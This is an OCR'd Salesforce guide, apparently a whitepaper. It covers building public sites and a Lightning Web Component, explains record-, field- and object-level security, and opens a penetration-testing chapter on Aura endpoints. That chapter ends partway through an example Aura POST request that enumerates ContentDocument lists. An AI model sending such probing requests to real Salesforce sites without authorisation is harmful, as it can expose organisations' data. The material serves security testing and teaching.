
Note: With **apps in Lightning Experience**, members of your organization can work more efficiently by easily switching between apps. Hence to access the app, you first need to log into the Salesforce URL and then access the application.

B. Creating a Salesforce Public Site


1. If you want to create a **public Salesforce website/application** that is directly integrated with your Salesforce organization - without requiring users to log in with a username and password, you can go ahead with the **Salesforce Site** creation.

2. From Setup, enter Sites in the Quick Find box, and select **All Sites** under Digital Experiences.


3. Click on the Workspaces to activate the site.




4. Select the Administrative tile.




5. In the Settings section click on the Activate button to activate the site.



6. Configure your customized site. For example, adding objects (via tabs module) and enabling a Sign-Up page (via Login & Registration module)




7. After everything is done you can access the site via the URL.



C. Create Lightning Web Component

Pre-Requisites:


- Install the **Salesforce Extension Pack** extension for the VSCode:
- https://marketplace.visualstudio.com/items?itemName=salesforce.sales-forcedx-vscode




- Install the Salesforce CLI: https://developer.salesforce.com/tools/salesforcecli

Development:


1. Create a new SFDX project. Hit **CTRL+Shift+P** in VSCode and select **SFDX: Create Project**



2. This will generate the following code base.



3. Now you can create new Apex Classes by using **SFDX: Create Apex Class**




4. Create a new LWC that uses the class by using **SFDX: Create Lightning Web Component**

accountNameSearch.js | accountNameSearch.html


force-app > main > default > lwc > accountNameSearch > accountNameSearch.js > AccountNameSearch

```
import { LightningElement } from 'lwc';
import NAME_FIELD from '@salesforce/schema/Account.Name';
import TYPE_FIELD from '@salesforce/schema/Account.Type';
import RATING_FIELD from '@salesforce/schema/Account.Rating';
import PHONE_FIELD from '@salesforce/schema/Account.Phone';

import myfilteredaccounts from '@salesforce/apex/AccountList.getAccountListByName';
const COLUMNS = [
    { label: 'Account Name', fieldName: NAME_FIELD.fieldApiName, type: 'text' },
    { label: 'Account Type', fieldName: TYPE_FIELD.fieldApiName, type: 'text' },
    { label: 'Rating', fieldName: RATING_FIELD.fieldApiName, type: 'text' },
    { label: 'Phone', fieldName: PHONE_FIELD.fieldApiName, type: 'text' }
];
export default class AccountNameSearch extends LightningElement {
    columns = COLUMNS;
    accSearchName;
    acclist;
    isAccountavailable=false;
    handleFilter(event) {
        this.accSearchName = event.target.value;
    }

    handleSearch() {
        //display account
        this.isAccountavailable = false;
        myfilteredaccounts({Name:this.accSearchName})
        .then(result=>{
            this.acclist=result;
            this.error=null;
            if(this.acclist.length>0){
                this.isAccountavailable = true;
            }
        })
        .catch(error=>{
            this.error=error;
            this.acclist=null;
        });
    }

}
```


5. Use **SFDX: Authorize an Org** to authenticate to your Salesforce organization.



6. Use **SFDX: Deploy this Source** to Org to push the LWC and Apex class to your org.



7. Now you can use the deployed LWC in your Lightning App instance



Chapter 3

Access Control Policies in Salesforce

Within the Salesforce platform, **Record-Level Security (RLS), Field-Level Security (FLS)**, and **Object-Level Security (OLS)** stand as integral elements of the security model, delivering meticulous control over data access and visibility.

Let's delve deeper into the specifics of each of these concepts.

A. Record Level Security (RLS)

- RLS in Salesforce refers to the capability to restrict access to individual records based on certain criteria.
- RLS is often implemented using features like roles, sharing rules, manual sharing, and criteria-based sharing rules.
- It ensures that users can only view and operate on records that they have the appropriate permissions to access.

B. Field Level Security (FLS)

- FLS controls the visibility and editability of fields on objects in Salesforce.
- Administrators can use FLS settings to determine which fields are visible, read-only, or hidden for different profiles.
- FLS settings are crucial for protecting sensitive data by controlling who can view or modify specific fields on records.

C. Object Level Security (OLS)

- OLS in Salesforce determines the overall access to an object, including the ability to create, read, edit, and delete records of that object.
- OLS is controlled by a combination of profile settings and permissions.
- The "Read," "Create," "Edit," and "Delete" permissions on an object are set at the profile level, defining what actions users with that profile can perform on records of that object.

To summarize,

- **RLS** is about controlling access to individual records. It's implemented through features like roles, sharing rules, and criteria-based sharing rules.
- **FLS** is about controlling access to individual fields on objects. It determines which fields users can see and edit on records.
- **OLS** is about controlling overall access to objects, including the ability to create, read, edit, and delete records of that object.

Reference: https://trailhead.salesforce.com/content/learn/modules/data_security/data_security_records


Chapter 4

Salesforce App PenTesting

To initiate the penetration testing of Salesforce applications, it's crucial to first gain a comprehensive understanding of the Aura framework and endpoints.

Aura Framework

Aura Framework is used by Lightning components to send and receive data from Salesforce, which is then displayed through a web application.



A. Anatomy of Aura Endpoint

- **Messages** - It describes the desired action. In a single aura call, several methods can be executed. This structure has a list of actions that include the call parameters and the method's descriptor, which is the method's unique identifier.

  The message structure is a **URL-encoded JSON**. (In the figure below, we have URL-decoded it for better understanding)

  - **id** – a random string that can be used when sending more than one action in a single request. That way the browser can match actions and responses.
  - **descriptor** – the specific method to call.
  - **callingDescriptor** – Usually "UNKNOWN," as this parameter is often ignored
  - **params** - parameters that are passed to the apex class method, and their type
  - **rt** - Return value type
- **Namespace** - Consider it as a bundle that organizes interconnected components together.
- **Descriptor** - A reference to a component in the form 'namespace:component'.
  Our topic of interest is the **message** parameter and, very specifically the "**descriptor**" and "**params**".

Example of an Aura POST Request:

```
POST /s/sfsites/aura HTTP/2
Host: [redacted]
Content-Length: 562
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

message={"actions":[
    {
    "id":"1;a",
    "descriptor":"aura://ListUiController/ACTION$getListsByObjectName",
    "callingDescriptor":"UHNKNOWN",
    "params":{
      "objectApiName":"ContentDocument"
    }
  }
]}
&aura.context={
  "mode":"PROD",
  "fwuid":"MDM0c01pMVUtd244bVVLc2VRYzQ2UWRkdk8xRWxIam5GeGw0LU1mRHRYQ3cyNDYuMTUuNC0zLjAuNA",
